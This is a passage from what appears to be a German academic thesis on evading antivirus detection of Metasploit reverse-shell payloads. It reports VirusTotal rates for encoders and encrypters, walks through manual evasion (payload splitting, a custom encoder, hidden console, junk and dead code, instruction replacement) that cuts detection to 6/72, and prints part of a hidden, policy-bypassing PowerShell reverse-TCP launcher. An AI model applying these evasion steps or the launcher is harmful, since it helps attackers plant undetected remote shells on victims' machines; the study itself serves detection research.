


Abbildung 4.9: VT Score: Einsatz von Encodern (Standard)




Abbildung 4.10: VT Score: Einsatz von Encodern (Template)




Abbildung 4.11: VT Score: Einsatz von Encodern (selbst ausführend)

In diesen Analysen ist deutlich zu erkennen, dass die Anzahl der Iterationen kaum Einfluss auf die Senkung der Trefferrate zur Folge hat. Da eine kodierte Nachricht wieder zurück in dessen ursprüngliche Form dekodiert werden muss, wird hier wahrscheinlich die Dekodierungsfunktionen der jeweiligen Encoder detektiert. Loki[17], welches ein IOC Scanner ist, detektiert mit `shikata_ga_nai` kodierte Malware-Varianten:

```
FILE: C:\Users\user\Desktop\encoder_neu\encoder_neu\meterpreter-reverse_tcp\encoder\MpstRetp1xShgn.exe SCORE: 70 TYPE: EXE SIZE: 73802
FIRST_BYTES: 4d5a90000300000004000000ffff0000b8000000 / MZ
MD5: fa541ad4cd0493bbfe70dac3b745c270
SHA1: ec6cec9d8fc9d26eb9bd3999056a6ca9639810f4
SHA256: 3ffc73d613b7aa7ff6e7ede729a333c643f539d5a9980e76e782268f0fd0c5c1 CREATED: Thu Jun 25 19:06:54 2020 MODIFIED: Thu Jun 25 19:06:54 2020
REASON_1: Yara Rule MATCH: Hunting_Rule_ShikataGaNai SUBSCORE: 70
DESCRIPTION: not set REF: https://www.fireeye.com/blog/threat-research/2019/10/shikata-ga-nai-encoder-still-going-strong.html
MATCHES: Str1: \ufffd\ufffd\ufffd\ufffd\ufffd\ufffd\ufffd\ufffdt$\ufffdX)\u0271V\ufffd\ufffd\ufffd1P\x0f
```

Abbildung 4.12: Loki: Identifikation von shikata_ga_nai (Match)

4.4.3 Einsatz von Encryptern

MSFVenom bietet verschiedene Verschlüsselungsverfahren für das Verschlüsseln der Payloads an. Diese können u.a. mit `$ msfvenom --list encrypt` anzegeigt werden und sind zu diesem Zeitpunkt:

[17] https://github.com/Neo23x0/Loki

Crypter	Parameter
RC4	--encrypt rc4 --encrypt-key <UTF-8 Zeichenkette>
XOR	--encrypt xor --encrypt-key <UTF-8 Zeichenkette>
Base64	--encrypt base64 --encrypt <UTF-8 Zeichenkette>
AES256	--encrypt aes256 --encrypt-key <UTF-8 Zeichenkette>--encrypt-iv <UTF-8 Zeichenkette>

Da bei AES256 die Schlüssellänge maximal 256 Bits lang sein darf und ein Zeichen (char) aus 8 Bits (1 Byte) besteht, ist die maximal zulässige Schlüssellänge 32 Zeichen. Deshalb und auch weil das erraten eines 32 Zeichen langen Schlüssels durch Brute-Force Attacken schlichtweg zu lange brauchen würde und deshalb für diese Form der Untersuchungen ausreichen, werden die vorher genannten Verschlüsselungsalgorithmen mit 32 Zeichen langen Schlüsseln (Groß- und Kleinschreibung + Zahlen) verwendet. Zudem kann bei AES256 ein Initialisierungsvektor als einen Art zweiten Schlüssel der Länge 16 Bytes angegeben werden, welches eine Rückführung weiter erschweren soll.




Abbildung 4.13: VT Score: Einsatz von Encryptern (Standard)




Abbildung 4.14: VT Score: Einsatz von Encryptern (Template)

Im Vergleich zu den Analysen in ist deutlich zu erkennen, dass der Einsatz von Encryptern durch Metasploit kaum eine Senkung der Trefferrate erzielt.

Der Vergleich zwischen den Werten der Malware in Rohform (Abbildung 4.6) und die Encrypter Varianten zeigt, dass die von Metasploit eingesetzten Implementationen der Verschlüsselungsverfahren relativ leicht erkannt werden und kaum zur evasion der Malware beitragen. In manchen Fällen ist sogar das Gegenteil der Fall. Bei den Varianten, in denen das Template neu kompiliert und mit `-x` verwendet wurden, haben die Implementierung der Encrypter bzw. die Decrypter, welche die verschlüsselte Payload entschlüsseln müssen, in den meisten Fällen sogar zur Erkennung beigetragen.

Die verschlüsselten Payloads sind in Zusammenhang mit der selbst ausführenden Version, welches hier verwendet wurde, nicht Funktional, da dafür die Implementierung weiterer Maßnahmen nötig wären und ein Vergleich in diesem Fall somit nicht möglich ist. Jedoch ist dies in Anbetracht der Analysen zu Crypter auch nicht notwendig, da diese Maßnahmen von Metasploit sogar zur Erkennung beitrugen.

4.4.4 Maßnahmen mischen

Nun gilt es die oben analysierten Verfahren miteinander zu mischen, in der Hoffnung, die Trefferrate noch weiter zu senken. Dafür werden alle vorher analysierten Parameter miteinander kombiniert:

```
NOP sleds: 1T, 10T, 100T, 150T, 300T
Crypter: XOR, Base64, RC4, AES256
Schlüssellänge: 32 Zeichen (Groß- & Kleinschreibung inkl. [0-9])
Encoder: bloxor, shikata_ga_nai, xor_dynamic
Encoder-Iterationen: 1, 15, 30, 50
Stub: Standard und Template neu kompiliert
```




Abbildung 4.15: VT Score: Maßnahmen gemischt (Standard)




Abbildung 4.16: VT Score: Maßnahmen gemischt (Template)

Für diese Analysen wurden knapp 1900 Malware Varianten untersucht. Die Trefferraten der jeweiligen Payloads sind jeweils aufsteigend sortiert. Die Varianten variieren derart in der Trefferrate, dass eine Bestimmung über eine besonders wirksame Kombination nicht möglich ist. Wie auch schon im vorherigen Abschnitt untersucht, tragen die Encrypter von Metasploit mehrheitlich an der Erkennung der Malware bei.

4.4.5 Manuelle Evasion

Nachdem einige Grenzen mit den Metasploit-eigenen Mitteln aufgezeigt wurden, werden im folgenden weitere manuelle Evasionsmaßnahmen eingesetzt.

Payload trennen
Hier wird auf die selbst ausführende Version des `windows/shell/reverse_tcp` Payloads angeknüpft (s. 4.1). Die von Metasploit exportierten Payloads in `.c` werden stets als ganzes ausgegeben. Hier wird überprüft, ob das einfache Teilen des Payloads eine Senkung

der Trefferrate erzielt. Dafür wird das Buffer-Array erst in 2 geteilt und später in einem 3 Array der Gesamtgröße des Payloads zusammengefügt. Dann erst wird das dritte, vollständige Array wie gewohnt in den Arbeitsspeicher geladen und aufgerufen. Die Trefferrate dieser Maßnahme beläuft sich auf 33/73[18], welches in Rohform bei 58/73 stand. Diese einfache Maßnahme hat es geschafft, Antiviren Systeme wie Avast, Avira und AVG zu umgehen, obwohl dieser eigentlich einfach detektiert werden sollte. Alleine das Lesen und auswerten des ersten Teils der Payload, sollte es den Antiviren, alleine durch die heuristischen Untersuchungsformen, ein leichtes sein, dies zu detektieren.

Encoder erweitern

Wie bereits erwähnt, bestehen die vorher generierten Payloads aus hexadezimalen Zeichen: `unsigned char buf = "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"...`, obgleich ein Encoder oder Encrypter zum Einsatz kam. Alleine der Einsatz von hexadezimalen Zeichen in bestimmter Form, kann jedoch verdächtig wirken. Deshalb wird an dieser Stelle ein einfacher, zusätzlicher Encoder implementiert, welches den Transport des Payloads in nicht-hexadezimale Werte übernehmen und bei Ausführung dieses Format in den ursprünglichen konvertieren soll. In einem Zeichenformat wie Unicode, lassen sich die darin enthaltenen Zeichen auch durch fixe Zahlen repräsentieren. Bsp: Unicode: ”A” = 65 [19]

Dies fließt mit in die Funktionsweise des Encoders ein:

1. Lösche alle ”\x” Zeichen im Payload

   ```
   fc e8 82 00 00 00 60 89 e5 31 c0 64 8b 50 30
   ```

2. Iteriere über alle Zeichen und suche nach nummerischen Werten

   ```
   fc e|8| 82 00 00 00 60 89 e5 31 c0 64 8b 50 30
   ```

3. Bei Fund wird die Zahl in eine separate Liste (in Reihenfolge) gesichert.

   ```
   nums = "8..."
   ```

4. Die jeweilige Stelle im Payload wird durch einen Platzhalter ersetzt, welches möglichst nicht auf eine hexadezimale Kodierung hindeutet (”z”-Zeichen).

   ```
   fc e|z| 82 00 00 00 60 89 e5 31 c0 64 8b 50 30
   ```

5. Iteriere über alle Zeichen und ersetze diese durch das nummerische Äquivalent im Unicode-Format.

[18] https://www.virustotal.com/gui/file/f46f49474d2c95d865561618a45b4bbfd79e0cbc3a032070598a169c1bf9ac52/detection,-Abruf30.06.20

[19] https://unicodelookup.com/ - Abruf: 17.06.2020

6. Iteriere über alle Unicode-Zahlen des ”Zeichen”-Arrays und multipliziere diese mit einem fixen Wert (bspw. 5)
7. Iteriere über alle Unicode-Zahlen des ”Nummern”-Arrays und multipliziere diese mit einem fixen Wert (bspw. 10)
8. Speichere das Unicode-Dezimal äquivalent des Platzhalter-Zeichens und multipliziere diesen mit einem fixen Wert (bspw. 7).

So wird aus:

```
buf_hex = "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
```

Zwischenschritt:

```
payload_zeichenfolge = "fcezzzzzzzzzzzzzezzzczzzzbzzzzz"
payload_zahlenfolge = "88200000060895310648503 0"
platzhalter = "z"
```

In Unicode konvertiert: `("z" = 122 (Unicode)):`

```
payload_zeichenfolge = {102, 99, 101, 122, 122, 122, 122, 122, 122, 122, 122, 122, 122,
    122, 122, 122, 101, 122, 122, 122, 99, 122, 122, 122, 122, 98, 122, 122, 122, 122}
payload_zahlenfolge = {8, 8, 2, 0, 0, 0, 0, 0, 0, 6, 0, 8, 9, 5, 3, 1, 0, 6, 4, 8, 5, 0, 3, 0}
payload_platzhalter = {122}
```

Mit Schlüssel multipliziert: `keys={5, 10, :`

```
payload_zeichenfolge = {510, 495, 505, 610, 610, 610, 610, 610, 610, 610, 610, 610,
    610, 610, 610, 610, 505, 610, 610, 610, 495, 610, 610, 610, 610, 490, 610, 610, 610}

payload_zahlenfolge = {280, 280, 250, 240, 240, 240, 240, 240, 240, 270, 280, 285, 265,
    255, 245, 240, 270, 260, 280, 265, 240, 255}
```

Um die Payload wieder in dessen ursprüngliche Form zu bringen, werden dann der Reihe nach alle Zeichen im Unicode-Dezimal durch den Wert des Schlüssels dividiert und anschließend zurück in das ASCII Format konvertiert (102→f). Die Platzhalter (”z”) werden mit den ursprünglichen nummerischen Zeichen ersetzt und anschließend die Hex-Markierung (”\x”) allen 2 Zeichenpaaren (fc) vorangestellt (\xfc). So ist die Payload wieder in dessen ursprüngliche Form gebracht und kann wie gewohnt aufgerufen werden. Die Aufteilung von Zeichen und Zahlen (Schritt 2 & 3) und das Ersetzen durch einen Platzhalter, sind Zwischenschritte, welches eine einfache Dekodierung durch

den Antiviren Scanner erschweren soll. Zudem werden die Inhalte der 3 resultierenden Arrays mit jeweils unterschiedlichen Zahlenwerten (Schlüsseln) multipliziert, um etwaige Zusammenhänge zu verschleiern und dienst als leichte Form einer Verschlüsselung. Wie in Kapitel Encoder (Kap: 3.4.3) angemerkt, ist das kodieren mit unterschiedlichen Formaten mit Vorsicht zu genießen. Das Dekodieren des Hex-Zeichens \x00 und das darauf folgende Zusammenfügen ist unter der Programmiersprache C dahingehend problematisch, dass das Zeichen \0, welches äquivalent ist, das Ende einer Zeichenkette symbolisiert (Bad Character). Daher wird die Payload mit `shikata_ga_nai` vorkodiert, welches dieses Zeichen in seiner Kodierung nicht zulässt.

Diese Maßnahme hat eine Trefferrate von 18/72[20] erzielt und ist bisher die effektivste Methode zur Evasion. Auch konnte Loki nach dieser Maßnahme `shikata_ga_nai` nicht wieder detektieren.

Verhalten vortäuschen

Bei der Ausführung vorheriger Payloads, wurde stets ein Konsolenfenster geöffnet, in dem auch nach Verbindungsaufbau, etwaige Befehle des Angreifers ausgeführt werden. Dieses Fenster bleibt im offenen Zustand, bis die Verbindung zur Shell wieder unterbrochen wird.

Um die Konsole beim Start der Malware zu verstecken, wird `FreeConsole();` als erste Operation gesetzt. Da die Konsole nur für einen Benutzer nicht mehr sichtbar ist, sich jedoch für den Antivirus nicht wirklich viel geändert haben sollte, kann man ungewöhnliches Verhalten simulieren. Da eine Malware wahrscheinlich eher selten für Opfer sichtbare Ausgaben tätigt, wird an dieser Stelle genau das gemacht. Da das Konsolenfenster nicht mehr sichtbar ist, kann man mit `printf();` Kommandozeilenausgaben tätigen, welche durch `FreeConsole();` für ein Opfer unsichtbar ist. Dadurch kann man bspw. irrelevante Textausgaben tätigen, um den Antivirus ein anderes Verhalten zu präsentieren, ohne die Aufmerksamkeit des Opfers zu erregen. Hierfür wird ein langer Text definiert, welcher hin und wieder aufgerufen wird.

Weiter, werden unnötige Funktionen und Deklarationen ausgestattet (Garbage Code), wobei einige nichteinmal aufgerufen werden (Dead Code). Neben dem Einsatz von mehrfachem, zwischenzeitigem warten (Sleep), wird auch folgende Zeile mit äquivalenten getauscht (Instruction Replacement):

```
1 (*(void (*)()) exec)();
```

[20] https://www.virustotal.com/gui/file/6d3178a8f9bb0ad73c04d4d6865161d4e957e9f8420abf438390c0a2b545e1cc/detection - Abruf: 30.06.20

Ersetzt durch:

```
1 typedef void (*void_callback)();
2 void_callback pointerAufFunktion = reinterpret_cast<void_callback>(exec);
3 pointerAufFunktion();
```

Diese Maßnahmen in leichter Form sind als solches nicht ausreichend um eine hohe Senkung der Trefferrate zu erreichen, weshalb diese Methoden hier als Kombination untersucht werden:

VirusTotal Score: 6/72[21]
Die Kombination dieser einfachen Maßnahmen hat es geschafft, die meisten Antiviren Systeme in der Erkennung zu umgehen.




Abbildung 4.17: VT Score (6/73): Mischung von manuellen Maßnahmen

4.4.6 Payload in PowerShell Injection

An dieser Stelle wird die Payload `cmd/windows/powershell_reverse_tcp` gewählt. PowerShell Scripte können nicht einfach ausgeführt werden, sondern müssen mittels Rechtsklick→"Mit PowerShell ausführen" gestartet werden. Sobald dies geschieht, greifen zusätzliche PowerShell-eigene Sicherheitsmechanismen, welche dem Nutzer vor einer Ausführung warnen. Falls der Nutzer sich entscheidet, der Auszuführung zuzustimmen, werden temporär sicherheitsrelevante Ausführungsrichtlinien für die Ausfürhung aabgeschaltet:

[21] https://www.virustotal.com/gui/file/b70abe3c22b991f55edb165bc3158daff5d487ec419d951083362af17224fb10/detection - Abruf: 01.07.2020




Abbildung 4.18: PowerShell: Sicherheitshinweis

Das explizite Ausführen und die Sicherheitshinweise von PowerShell sprechen gegen die Nutzung von PowerShell Payloads. Jedoch lassen sich PowerShell Skripte auch von `cmd.exe` ausführen, welches hier ausgenutzt werden soll. Dafür muss das gesamte Script in einer Zeile stehen und mit einem Aufruf übergeben werden.

Von `msfvenom` generiertes Script:

powershell.exe −nop −w hidden −noni −ep bypass "&([scriptblock]::create(
(New−Object System.IO.StreamReader(New−Object System.IO.Compression.GzipStream((
New−Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAKKc
/F4CA51W227bOBB991...
7...QkAAA==')))), [System.IO.Compression.CompressionMode]::
Decompress))).ReadToEnd()));"

Um einen Vergleichswert zu schaffen, wird dieses Script in Rohform über einen System-Api Aufruf ausgeführt:

```
